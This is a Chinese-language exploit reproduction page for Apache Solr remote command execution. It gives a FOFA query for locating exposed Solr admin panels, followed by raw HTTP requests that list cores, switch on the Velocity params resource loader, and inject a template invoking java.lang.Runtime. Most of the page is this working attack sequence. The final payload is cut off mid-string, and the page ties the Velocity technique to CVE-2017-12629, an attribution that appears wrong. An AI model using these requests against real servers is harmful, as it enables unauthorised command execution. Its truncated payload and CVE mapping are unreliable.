A12-1ApacheSolr-RCE


漏洞描述：

Apache Solr 是一个开源的搜索服务器。Solr 使用 Java 语言开发，主要基于 HTTP 和 Apache Lucene 实现。原理大致是文档通过Http利用XML加到一个搜索集合中。查询该集合也是通过 http收到一个XML/JSON响应来实现。此次7.1.0之前版本总共爆出两个漏洞：XML实体扩展漏洞（XXE）和远程命令执行漏洞（RCE），二者可以连接成利用链，编号均为CVE-2017-12629。

影响版本：

Apache Solr < 7.1 Apache Lucene < 7.1

网站图片：



网络测绘：

fofa语法：

app="APACHE-Solr" && title=="Solr Admin"


漏洞复现：

默认情况下params.resource.loader.enabled配置未打开，无法使用自定义模版，可以通过api获取所有核心core

payload：

```
GET /solr/admin/cores?indexInfo=false&wt=json HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

效果图:




启用配置params.resource.loader.enabled,其中API路径包含刚才获取的core名称

POST /solr/class/config HTTP/1.1 Host: xx.xx.xx.xx User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,/;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Connection: close Upgrade-Insecure-Requests: 1 Content-Type: application/json Content-Length: 259

{ "update-queryresponsewriter": { "startup": "lazy", "name": "velocity", "class": "solr.VelocityResponseWriter", "template.base.dir": "", "solr.resource.loader.enabled": "true", "params.resource.loader.enabled": "true" } }

查询params.resource.loader.enabled是否开启



通过注入Velocity模板即可执行任意命令

```
GET /solr/class/select?q=1&&wt=velocity&v.template=custom&v.template.custom=%23set($x=%27%27)+%23set($rt=$x.class.forName(%27java.lang.Runtime%27))+%23set($chr=$x.class.
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```